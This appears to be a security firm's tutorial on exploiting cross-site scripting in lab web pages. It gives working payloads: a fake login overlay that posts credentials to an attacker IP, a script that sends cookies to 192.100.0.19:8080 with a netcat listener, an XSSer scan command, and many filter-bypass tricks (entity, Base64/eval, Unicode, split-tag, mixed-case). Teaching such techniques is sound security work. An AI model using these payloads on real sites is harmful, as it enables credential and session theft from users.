Privia Security was chosen as one of Türkiye's fastest growing companies!

Privia Security was chosen as one of Türkiye's fastest growing companies!
If a web page contains a Stored XSS vulnerability, attackers can use this vulnerability to obtain users’ credentials. An attacker who can trigger the XSS vulnerability can trick users into providing their credentials by embedding malicious code tailored to the website into the web page. A Stored XSS vulnerability can arise when user inputs are accepted without validation and those inputs are saved directly to the database. If the database records are reflected on the web page, every time a visitor accesses the page they will encounter the XSS payload that was added to the database.
For this reason, attackers can craft a malicious payload designed to collect input from users and submit a request to the website using this payload. If the payload is saved to the database, all users who access the page may encounter a fake input field resulting from the malicious payload and enter the information the attacker wants, thereby sending that information to the attacker. Below is an example of how an attacker exploiting an XSS vulnerability can capture users’ credentials. Figure 4.1.1 shows a comment page that takes user inputs and saves them directly to the database.

A payload can be crafted to appear in front of this page and prompt users for a username and password, entered into the comment field, and submitted by clicking the Send button to have the payload saved as a comment. The table below shows a payload that can be used for credential capture.
<div style="position: absolute; left: 0px; top: 0px; background-color:#0000ff;width: 1900px; height: 1300px;"><h2>Login</h2> <br><form name="login" action="http://192.100.0.19:8080/login.htm"> <table><tr><td>Username:</td><td><input type="text" name="username"/></td></tr><tr><td>Password:</td> <td><input type="password" name="password"/></td></tr><tr> <td colspan=2 align=center><input type="submit" value="Login"/></td></tr> </table></form>This payload causes an input field requesting a username and password to appear at the top of the page and sends user inputs to port 8080 of the address 192.100.0.19. To exploit the vulnerability, the payload in the table must first be written into the comment field and a request submitted. Figure 4.1.2 shows the request that will be made by entering the payload into the comment field.

The XSS payload was entered into the comment field and a request was submitted. Figure 4.1.3 shows what is displayed following the request made after submitting the comment.

The payload submitted as a comment was saved to the database, and the payload running due to the Stored XSS vulnerability caused every user accessing the page to be presented with a field requiring a username and password. To receive user inputs, port 8080 on the attacker’s machine at 192.100.0.19 must be set to listen. The netcat tool can be used to start the listening process. Figure 4.1.4 shows the listening process initiated with netcat.

Once the listening process is started, the username and password information will arrive at the attacker’s machine over port 8080 when users fill in the input field and submit a request. Figure 4.1.5 shows the information entered on the malicious page before the request is submitted.


Figure 4.1.6 shows the request arriving at port 8080 on the attacker’s machine.

If a web page contains a Stored XSS vulnerability, attackers can use this vulnerability to obtain the cookie information of logged-in users. An attacker exploiting a Stored XSS vulnerability can embed a specially crafted payload into the website to obtain the cookie information of logged-in users making requests to the page. The attacker can then use the captured cookies to carry out actions on behalf of the logged-in users. Figure 4.2.1 shows a comment page that accepts user comments and saves them directly to the database.
Below is a malicious payload that captures users’ cookie information and sends it to port 8080 on the attacker’s machine at 192.100.0.19:

<script>new Image().src="http://192.100.0.19:8080?output="+document.cookie;</script>Using this payload, a comment can be made on the web page to embed the malicious code into the page in order to capture users’ cookie information. Figure 4.2.2 shows the request that will be made by entering the payload into the comment field.

As a result of the request, the malicious payload was embedded in the web page. Once a listening process is started by the attacker’s machine over port 8080, the cookie information will be sent to the attacker with every request the users make. Figure 4.2.3 shows the listening process initiated with netcat.

When a user made a request to the page, the cookie information belonging to that user was obtained. Figure 4.2.4 shows the captured cookie information.
Developers may take certain measures to prevent security vulnerabilities. As a result, malicious code entered by attackers into input fields may not yield results due to the security measures in place. However, some of the measures taken may prove insufficient to stop attackers. For example, validating user inputs only on the client side using a language such as JavaScript may not prevent attackers from bypassing these measures and sending malicious code to the server. To bypass security measures, an attacker can use a proxy application to intercept the request that has passed client-side validation and manipulate it before forwarding it to the server.
BurpSuite is a tool developed by the PortSwigger team that contains modules for performing security tests. Burp Suite offers a Proxy feature for intercepting outgoing requests. Figure 4.3.1 shows the source code of a page that writes the username into an error message when a login attempt fails.

The JavaScript code in Figure 4.3.1 takes the value entered in the text box named “username” and encodes characters in that value that could cause an XSS attack. Figure 4.3.2 shows a JavaScript code entered in the “username” field and the result received after the request.

Figure 4.3.3 shows a visual of how this result is reflected in the source code.

According to the result obtained, the XSS vulnerability was blocked because the page was coded by the developer with countermeasures in place. However, this countermeasure was implemented using a function written in JavaScript. The encoding operation will therefore be carried out on the client side, and the request will be sent to the server after passing client-side validation. For this reason, if the outgoing request is intercepted using Burp Suite’s proxy feature, the request that has passed the JavaScript validation can be manipulated. If no separate validation is carried out on the server side, the JavaScript validation can be bypassed and the XSS vulnerability triggered. Figure 4.3.4 shows the request intercepted by the proxy after entering <script>alert(1)</script> in the “username” field.

The JavaScript code assigned to the username parameter was encoded after passing through the JavaScript validation. This value can be manipulated again and the request forwarded to the server.


The request was manipulated, and since no server-side validation was in place, the JavaScript code executed and the XSS vulnerability was triggered. Figure 4.3.6 shows the result obtained after the XSS vulnerability was triggered.
XSSer is a framework that detects XSS security vulnerabilities in web applications and provides automated options for exploiting those vulnerabilities. XSSer contains XSS attack and fuzzing vectors. This allows XSSer to bypass filtered web applications and Web Application Firewalls (WAFs). The XSSer framework can be downloaded from its GitHub repository using the following command:
git clone https://github.com/epsylon/xsser
Figure 4.4.1 shows an XSS example from the PriviaHub platform.

XSS security vulnerabilities are tied to input parameters. XSSer therefore works on parameters. The example above sends inputs received from the user to the server using the GET method. As a result, the username and password parameters are placed in the URL. If the XSS vulnerability is to be triggered on a panel accessed after logging in, the cookie value of the logged-in user must also be specified with XSSer. To use the XSSer application with these features, XSSer must be run from the operating system command line with the -u and -g parameters. The URL address should be assigned to the -u parameter. The -g parameter represents the GET method and should include the parameters in the URL. The parameter to which XSS codes will be assigned should be given the value XSS or X1S. Of these, XSS attempts a hexadecimal hash to trigger the XSS vulnerability, while X1S attempts a decimal hash. The XSSer command to be run is shown below:
python3 xsser -u ‘http://192.200.10.127’ -g ‘/xss/reflected/?username=XSS&password=123&login=Login’
When this command is run, XSSer will attempt to detect a vulnerability by assigning all XSS vectors in hexadecimal hash format to the “username” parameter in the URL. Figure 4.4.2 shows the result obtained from the XSSer application.

According to this result, an XSS vulnerability was detected in the username parameter as a result of the attempt made by XSSer using the hexadecimal hash value assigned to the username parameter given the value XSS. Figure 4.4.3 shows a visual of the detected XSS vulnerability.

Various methods can be applied to filter inputs in order to prevent XSS vulnerabilities. Filtering can be done on the browser side or the server side. The core idea behind filtering is to validate data in user inputs that could cause XSS attacks. Common approaches to filtering include Regex and Blacklist controls. If inputs that could cause XSS attacks are detected as a result of these controls, the entire request or the malicious code within the request can be blocked. Although the filtering methods applied by developers to prevent XSS attacks do provide some protection, some of these methods can be bypassed and XSS attacks can still be carried out. The techniques that can be used to bypass some filtering methods are described below.
Text scanning of user inputs can be carried out to prevent requests from causing XSS attacks. If an attacker’s request to a website passes through a text scan, they can encode certain characters in the XSS code to bypass this method and submit the request. For example, suppose incoming requests are scanned for the word “javascript” and a payload such as <a href="javascript:alert('PriviaSec')">XSS</a> is used to trigger the XSS vulnerability. In such a case, some characters of the word “javascript” can be ASCII-encoded. For example, the ASCII equivalent of the character j is 106. In the request, j can be used instead of the character j. In this case, j is interpreted as an HTML entity and represents the letter j. When the request is submitted in this way, the text scan will be bypassed and the XSS vulnerability will be triggered. Figure 4.5.1.1 shows the page source reflected to the user after a request made with <a href="javascript:alert('PriviaSec')">XSS</a> to a page that validates user inputs and deletes the word javascript.

As a result of the request, the word javascript was deleted. Character encoding can be used to bypass this measure. Figure 4.5.1.2 shows the security measure being bypassed and the XSS vulnerability being triggered after character encoding.

Base64 encoding can also be used to bypass text scans. To do this, the payload to be used to trigger the XSS vulnerability is first encoded using the Base64 algorithm. The encoded text is then submitted as a new request using the JavaScript atob() and eval() functions together. The atob() function will decode the encoded text, and the eval() function will cause the resulting text to be treated as a string. This will bypass the validation in place and trigger the XSS vulnerability. An example payload is shown below:

<body onload="eval(atob('YWxlcnQoJ1ByaXZpYVNlYycp'))">
Figure 4.5.1.3 shows a web page that removes the words javascript, script, and alert from user inputs.

A request to this web page using the code <body onload="eval(atob('YWxlcnQoJ1ByaXZpYVNlYycp'))"> bypassed the security measure and triggered the XSS vulnerability. Figure 4.5.1.4 shows the XSS vulnerability being triggered as a result of the request.
As another filtering method, ASCII code scanning can be carried out alongside text scanning. In such a case, even if some characters in the XSS code are ASCII-encoded, the request may still be caught by the filter. However, ASCII encoding can still be leveraged to bypass the validation. Character entities produced by ASCII encoding can have numerical values between 1 and 7 digits. If there are zeros in the leftmost digits of this numerical value, those zeros are ignored. In addition, character entities may not have a semicolon (;) at the end. For example, a and a have the same meaning. Therefore, the characters of a text (e.g. alert) in the payload used to trigger the XSS vulnerability can be encoded in the manner described above, and the filter can be bypassed and the XSS vulnerability triggered. An example payload is shown below:

<a href="javascript:alert('PriviaSec') ">XSS</a>Figure 4.5.1.5 shows the source of a web page that removes HTML numeric characters, after attempting the code <a href="javascript:alert('PriviaSec') ">XSS</a>.

A “0” digit was added before the numeric expressions and the request was repeated. As a result of the request, the XSS vulnerability was triggered. Figure 4.5.1.6 shows the XSS vulnerability being triggered.
Some developers may convert all letters of malicious code in incoming requests to uppercase. For example, a code such as <script>alert(1)</script> passing through this filter would become <SCRIPT>ALERT(1)</SCRIPT>. In this case, the code would be useless, because JavaScript is a case-sensitive language and the alert() function with its characters converted to uppercase would not run. Therefore, all characters of the word alert can be run through ASCII encoding to bypass the filter. An example payload is shown below:
<SCRIPT> alert(1) </SCRIPT>Figure 4.5.1.7 shows a page that converts all characters of the text entered in the username field to uppercase and reflects them in an alert message.

The code <SCRIPT>alert(1) </SCRIPT> was entered in the username field and the request was repeated. As a result of the request, the XSS security measure was bypassed. Figure 4.5.1.8 shows the XSS security measure being bypassed.

Unicode encoding can also be used to execute JavaScript commands. This enables XSS attacks to be carried out against web pages that apply filtering methods such as text scanning and ASCII code scanning. An example payload is shown below:

<script>\u0061\u006cert(1)</script>Figure 4.5.1.9 shows a web page that removes the word “alert” from user inputs.

The page was requested again using the code <script>\u0061\u006cert(1)</script> and the vulnerability was triggered. Figure 4.5.1.10 shows the XSS security measure being bypassed.
To prevent attackers from exploiting HTML tags to carry out XSS attacks, filtering can be applied based on the HTML tags and tag names present in requests made by users.
As a filtering method, requests can be scanned for the presence of the <script> tag, and if found, the detected tag can be removed from the request. To bypass this method, a second <script> tag can be placed between a split <script> tag (e.g. <scr and ipt>) and the request resubmitted. In this case, if the inserted tag is detected and deleted, the split tag will rejoin and the XSS vulnerability will be triggered. An example payload is shown below:
<scr<script>ipt>alert("privia_security")</scr</script>ipt>Figure 4.5.2.1 shows a web page that removes the <script> tag from user inputs.


The page was requested again using the code <scr<script>ipt>alert("PriviaHub")</scr</script>ipt> and the vulnerability was triggered. Figure 4.5.2.2 shows the XSS security measure being bypassed.
As a second method, the whitespace characters between the tag name and attribute name can be checked to detect tags. To bypass this filter, the / character can be used. Just as a tag name and its attributes are separated by a space character, they can also be separated using a forward slash. An example payload is shown below:
<img/src="logo.jpg"onload= javascript:eval (alert('PriviaSec'))>Figure 4.5.2.3 shows a web page that removes whitespace characters from user inputs.

The page was requested again using the code <img/src="x"/onerror="alert('PriviaHub')"> and the vulnerability was triggered. Figure 4.5.2.4 shows the XSS security measure being bypassed.


Another bypass technique is to use a mixed case combination of tag names. HTML is not a case-sensitive language. Therefore, if case is not considered in text scans, attackers can write the letters of the tag name in a mixed case to trigger the vulnerability. An example payload is shown below:
<ScRipT>alert(1)</sCriPt>Figure 4.5.2.5 shows a web page that checks for the word script.

The page was requested again using the code <ScRipT>alert(1)</sCriPt> and the vulnerability was triggered. Figure 4.5.2.6 shows the XSS security measure being bypassed.
You May Be Interested In These